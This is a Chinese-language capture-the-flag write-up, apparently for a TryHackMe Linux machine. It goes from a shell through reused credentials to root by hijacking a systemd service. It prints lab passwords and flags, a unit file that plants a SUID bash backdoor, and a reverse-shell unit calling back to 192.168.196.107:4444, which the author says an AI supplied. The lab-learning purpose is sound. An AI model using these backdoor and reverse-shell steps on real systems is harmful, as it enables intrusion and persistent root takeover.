
成功 getshell

但是没权限拿/home/edward/user.txt,翻了一下没有快速找到备份、密码等信息
提权
信息搜集
直接 lpe,靶机拉 linpeas 并执行,梭哈不了在考虑手动翻信息

系统信息:OS: Linux version 3.10.0-1160.36.2.el7.x86_64 ([email protected]) (gcc version 4.8.5 20150623 (Red Hat 4.8.5-44) (GCC) ) #1 SMP Wed Jul 21 11:57:15 UTC 2021

系统版本较老。2021 及之前的 linux 系统一般只要没有额外打过补丁,都能用 pwnkit 秒了,cve 检查阶段由于没有 awk 命令所以没列出来

╔══════════╣ Analyzing .service files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/zeno-monitoring.service
/etc/systemd/system/zeno-monitoring.service
You can't write on systemd PATH

9000 端口疑似有其他 web 服务

username=zeno,password=FrobjoodAdkoonceanJa

数据库凭证:root/veerUffIrangUfcubyig
提权到 edward
尝试用找到的密码直接切

果然和/etc/fstab 内的密码一致,是 FrobjoodAdkoonceanJa,又是一个密码复用的出题人,那 user.txt 可以拿了

THM{070cab2c9dc622e5d25c0709f6cb0510}
再次信息收集
有了 edward 用户,再跑一次 linpeas,发现和之前一样,那就研究黄色高亮 + 红色的部分
╔══════════╣ Analyzing .service files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/zeno-monitoring.service
/etc/systemd/system/zeno-monitoring.service
You can't write on systemd PATH
解释:/etc/systemd/system/下的服务默认都是以 root 权限启动,并且开机自启,再翻一遍记录看看当前用户能否重启系统

可以无密码重启操作系统,那么好,思路清晰,修改开机自启的服务/etc/systemd/system/zeno-monitoring.service,然后重启系统
改开机自启服务提权到 root
先看看/etc/systemd/system/zeno-monitoring.service 写的什么

以 root 权限运行一个 py 文件,改一下
不推荐的改法(当时失败了,其实也能打,见总结)
反弹 shell 是一次性的,万一出什么问题,重启后服务啥的也挂了,没有入口点了,在想操作就难了,但第一时间还是想到的这样做(思维局限了)
让系统开机自动以 root 权限反弹 shell

# 重启系统
sudo -u root /usr/sbin/reboot
最终失败了,没等到 shell
推荐的改法(成功)
还好我们还能连 ssh,还能补救,修改内容
[Unit]
Description=Zeno monitoring

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'cp /bin/bash /home/edward/bash; chmod +s /home/edward/bash'

[Install]
WantedBy=multi-user.target
这样相当于自己创建了一个 SUID 的 bash,相当于一个永久后门
利用还是先重启,然后直接/home/edward/bash -p 即可

THM{b187ce4b85232599ca72708ebde71791}
总结
-
用 ai 辅助,在提权到 root 后,排查了一下为什么之前反弹 root shell 没成功,好像是服务启动太早,因为一些网络问题(可能还没获取到路由表)

ai 也给了修复版本的 payload
[Unit]
Description=Zeno monitoring
After=network-online.target   # ← 关键!等网络完全上线(有 IP、有路由)
Wants=network-online.target    # 拉起 network-online.target

[Service]
Type=simple
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/192.168.196.107/4444 0>&1'
Restart=always
RestartSec=10                  # 失败后每10秒重试

[Install]
WantedBy=multi-user.target
尝试复现一下

提权成功
-
老系统其实直接 pwnkit 就能秒,但是练习不到位,毕竟真 OSCP 考试,或者实战,很难有内核洞直接一把梭的,但是看到了还是要有想法
这里尝试一下看看能不能秒

果然能秒,但是不能怪出题人,可能只是出题的时候还没爆出这个漏洞
-
脚本小子也要能修脚本
-
多进行密码碰撞,再次考到了密码复用

默认评论
Halo系统提供的评论